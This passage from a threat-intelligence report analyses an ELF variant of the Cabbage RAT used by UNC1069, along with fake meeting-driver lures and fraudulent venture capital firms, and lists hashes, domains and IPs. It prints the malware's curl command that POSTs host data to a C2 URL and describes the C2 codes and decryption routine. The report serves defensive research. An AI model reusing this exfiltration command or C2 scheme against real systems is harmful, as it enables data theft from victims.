
Figure 23. Snippet showing payload execution as forked processes.
ELF RAT (Cabbage / CageyChameleon RAT Variant)
The second stage of the infection chain appears to be an ELF version of the updated Cabbage RAT variant, specifically aligning with the first version analyzed in the Windows attack chain. Although this Linux variant is written in C++ and its Windows counterpart is written in VBS, the two payloads share several core similarities:
- C2 Configuration: Both retrieve their C2 server address dynamically from command-line arguments.
- Network Communication: Both communicate with the C2 server via HTTP POST requests, utilizing the URL parameter pattern
?topic=<Value>&session=<Random_Value>. - Command Parsing: Both utilize the same C2 codes: “20” to execute the next payload stage and “21” to exit the execution loop.
- Payload Decryption: They employ the exact same payload decryption routine (Base64 decoding followed by a single-byte XOR cipher).
- Data Exfiltration: They collect and exfiltrate very similar host telemetry using the exact same formatting structure.
Similar to the VBS variant, the C++ malware initiates its execution by retrieving the C2 server address from the command-line arguments and then appending the pattern ?topic=<Value>&session=<Random_Value>. However, a slight variation was observed in the assigned topic values. The VBS version assigns a “v” followed by a randomly generated integer, whereas the C++ version uses a static “y” for its initial check-in.

Figure 24. Snippet showing the construction of the C2 URL with many similarities to the VBS variant.
Subsequently, the malware starts collecting information from the infected host. It achieves this using a combination of native Linux system calls and Linux binaries like ps and ip.
![Figure 25. Information being sent via POST request to the C2. As part of testing, the argument google[.]com was provided, so the information were sent to google[.]com. Source: https://app.any.run/tasks/e85173d7-f5f3-466c-ac38-af9167f4ebf6](/images/i_cant_hear_you_unc1069/image27.png "Figure 25. Information being sent via POST request to the C2. As part of testing, the argument google[.]com was provided, so the information were sent to google[.]com. Source: https://app.any.run/tasks/e85173d7-f5f3-466c-ac38-af9167f4ebf6")
Figure 25. Information being sent via POST request to the C2. As part of testing, the argument google[.]com was provided, so the information were sent to google[.]com. Source: https://app.any.run/tasks/e85173d7-f5f3-466c-ac38-af9167f4ebf6
The next step in the execution chain is data exfiltration. Rather than relying on native functionality like its VBS counterpart, the ELF version utilizes the command-line tool curl to transmit the discovery information.
curl -A "linux" -s -S -m 30 -X POST -d "<Discovery_Info>" "<C2_URL>"

Figure 26. The POST request as it was made with the curl utility in Linux.
Similar to the VBS version, the C2 server can respond with code “20” to prompt the malware to install and execute the next stage, and code “21” to exit. If response code “20” is returned, the server also provides a new URL from which the payload is downloaded. Finally, the new payload is decrypted using the same routine as the previous sample, stored in the temp directory, and then executed.

Figure 27. Snippet showing the handling of C2 responses similar to the VBS variant.
An interesting observation is the use of the getTmpDir function, which was also observed in the first stage, indicating the use of reusable or templated code.
Other Related Lures
In addition to the ClickFix technique, researchers from Huntress have observed that the threat actors employ alternative social engineering lures. One notable method involves prompting victims to install a supposedly missing SDK or driver, presented as a requirement to join or properly participate in a meeting.

Figure 28. Alternative lure showing a fake prompt to update the Zoom SDK. Source: https://urlscan.io/result/019c20b5-4ab5-70ce-8dce-d9b1108fb8af

Figure 29. Alternative lure showing a fake prompt to update camera drivers. Source: https://x.com/DaveLikesMalwre/status/1997811267382493222
Fake Venture Capital Companies
As previously noted, the threat actors operate through fabricated venture capital firms to initiate and sustain engagement with their targets. These entities are used to establish credibility and lure individuals into discussions via platforms such as LinkedIn and Telegram.
Some of the identified fraudulent companies include the following:
| Company Name | Domains | References |
|---|---|---|
| SolidBit Capital |
solidbitcapital[.]com |
https://urlscan.io/result/019bfe8d-fbbc-7248-a5b3-8d178be71bcf |
| WallEye Capital |
walleyeventure[.]xyzwalleyevc[.]capitalwalleyecapital[.]orgweventure[.]capital |
https://urlscan.io/result/019c34a8-53ae-748f-ab6b-44487d98973d https://www.linkedin.com/company/walleyecpt https://www.linkedin.com/company/we-venturecapital |
| Web3BitCapital |
w3bitcapital[.]com |
https://urlscan.io/result/019c34a7-ecf8-751a-9716-496b26eeee3f |
| Megabit Capital |
megabitcapital[.]com |
https://urlscan.io/result/019cc4cc-a35c-718a-9496-b005500c7a79 |
| CoinDeepSeaX |
coindeepseax[.]com |
https://urlscan.io/result/019bfe8d-44e5-73f9-9895-01e78b524c48 |
| ChainCapX |
chaincapx[.]comccx[.]capital |
https://urlscan.io/result/019c0014-f048-7748-8e0a-ef0deb9089f2 |
| LumaX |
lumax[.]capital |
https://www.linkedin.com/company/lumax-capital |
Infrastructure
When we started exploring the infrastructure, we identified multiple domain addresses registered by UNC1069. Our approach combined different methodologies of the Validin platform that allowed us to maximize our findings to reveal additional infrastructure. In the next sections we present samples of the methodologies and features we utilized.
Resolutions
One basic way to start pivoting is by checking the IP resolutions to see what else is registered on the same IP indicators we have. By doing that for 45.61.157[.]248, for example, the IP address that was embedded inside the Perl downloader, we were able to see other domains that are registered with similar meeting naming conventions, as well as fake crypto investing firms.
![Figure 30. DNS pivots from the known malicious IP address 45.61.157[.]248. Source: https://app.validin.com/detail?type=ip&find=45.61.157.248#tab=resolutions](/images/i_cant_hear_you_unc1069/image4.png "Figure 30. DNS pivots from the known malicious IP address 45.61.157[.]248. Source: https://app.validin.com/detail?type=ip&find=45.61.157.248#tab=resolutions")
Figure 30. DNS pivots from the known malicious IP address 45.61.157[.]248. Source: https://app.validin.com/detail?type=ip&find=45.61.157.248#tab=resolutions
Lookalike Domains Search
Based on the naming conventions we identified so far, we also tried lookalike domain searches with regular expressions to see what other similar domains may have been registered by the threat actors. However, since these results correlate only with the naming convention of the domains, careful validation of website content and IP address resolutions would be needed to link all of them to the same campaign. The following example includes the regular expression: /(us|uk|eu)[0-9]{1,3}(web|zoom|meet)\.[a-z]+/ This regular expression uses region codes and number pairs of domains that we have identified.

Figure 31. Lookalike domain search results for the first regular expression. Source: https://app.validin.com/lookalikes?lookback=180&similarity=2&depth=2&find=%2F%28us%7Cuk%7Ceu%29%5B0-9%5D%7B1%2C3%7D%28web%7Czoom%7Cmeet%29%5C.%5Ba-z%5D%2B%2F
Another lookalike search that we tried was: /^(web[0-9]{1,3}|[0-9]{1,3}web)([-\.]?(zoom|meet|teams))\.[a-z]{1,4}$/. This regular expression chains the keyword web with 2 numbers and an optional dash along with zoom, meet, or teams keywords:

Figure 32. Lookalike domain search results for the second regular expression. Source: https://app.validin.com/lookalikes?limit=1000&lookback=180&similarity=2&depth=2&find=%2F%28web%5B0-9%5D%7B1%2C3%7D%7C%5B0-9%5D%7B1%2C3%7Dweb%29%28%5B-%5C.%5D%3F%28zoom%7Cmeet%7Cteams%29%29%5C.%5Ba-z%5D%2B%2F
Indicators
File Hashes
| SHA256 | Description |
|---|---|
8445652beedba94a586e23bfc6af49d98d76845d178314212058258e68e51500 | 1st PowerShell Downloader |
5cdec83048aba45a5a635f470c602c0f29fadeef5d3d5e7dc88291b1588b8dcc | 1st VBS (Cabbage RAT) |
0ed9a9b7923df0bad0be9ac7fe8ecb6a669715823f892d034b8d07ce9e0aa164 | 2nd PowerShell Downloader |
8976e76450bfb8af45f3c9ebc24a8f6a3df912d87a10b5625774fa6aace7fc19 | 2nd VBS (Cabbage RAT) |
1c715cd40331ba2ca6559d2fdb958e7f44053080f9ffd3d90bd1916978d336cb | 1st Mach-O downloader |
ac38fb51937c123a7a52da7243ec2d25c8120158c31dc94bcd94e8935513f7b7 | Mach-O RAT (NukeSped) |
48db089cf31488bcf0493e9deda3d21272c57f3be4f9031febda915f19191cdc | Perl Downloader |
f3478504e9a0ce76eec51b656db835b661fe7df41cacf76a14cbc26fc705bbb1 | Perl RAT |
eaa63d074eb82c5d798b944e7e2b6ead1617508c8413845a81ba5ebd08a00b93 | ZIP Archive containing the Application file (macOS) |
755cc133ae0519accbcfdd5f8f0d9fe1aa08cbcb306c3e5f29ebcb6ac12d9323 | macOS Application file |
c19133aaae9f1b3fc184e7b56c6e6adef4cb4a7961061d66d1dbbc4d7a492bcd | ELF Downloader |
d60d079774cd05f11640ee7789256ed68a74fba1bbbf0f5201c6e174a9cb3bbd | ELF RAT (Cabbage RAT) |
Domain Names
meet.googleapps[.]eu[.]org
zoom.web02meet[.]com
web-lives[.]com
meet05[.]sbs
meet-05[.]sbs
gogoschip[.]online
teamsupport[.]live
zoom.web05meet[.]us
zoom.02euweb[.]us
www.web05meet[.]us
web05meet[.]us
us07.web-zoom[.]uk
uk03.web-zoom[.]uk
zoom.05ukweb[.]uk
usweb.07-web[.]us
web07us.uk07[.]us
us03.meet-web[.]us
us03.zoom.meet-web[.]us
us02[.]us
us05.zoom.web04[.]us
usweb.02room[.]us
07webus.zoom.us07[.]sbs
uk07[.]pro
us02web.zoom.us02[.]us
05webus.meet.05uk[.]us
07web.zoom.uk07[.]pro
02room[.]us
solidbitcapital[.]com
walleyeventure[.]xyz
walleyevc[.]capital
walleyecapital[.]org
weventure[.]capital
w3bitcapital[.]com
megabitcapital[.]com
coindeepseax[.]com
chaincapx[.]com
ccx[.]capital
cdsx[.]capital
lumax[.]capital
godlike-visit[.]online
zoom.05ukweb[.]uk
zoom.us07-web[.]us
us05web.zoom.us05[.]us
02web-zoom[.]us
IP Addresses
104.168.143[.]111
23.254.167[.]21
144.172.116[.]9
108.174.198[.]11
45.61.157[.]248
45.61.129[.]29
144.172.114[.]220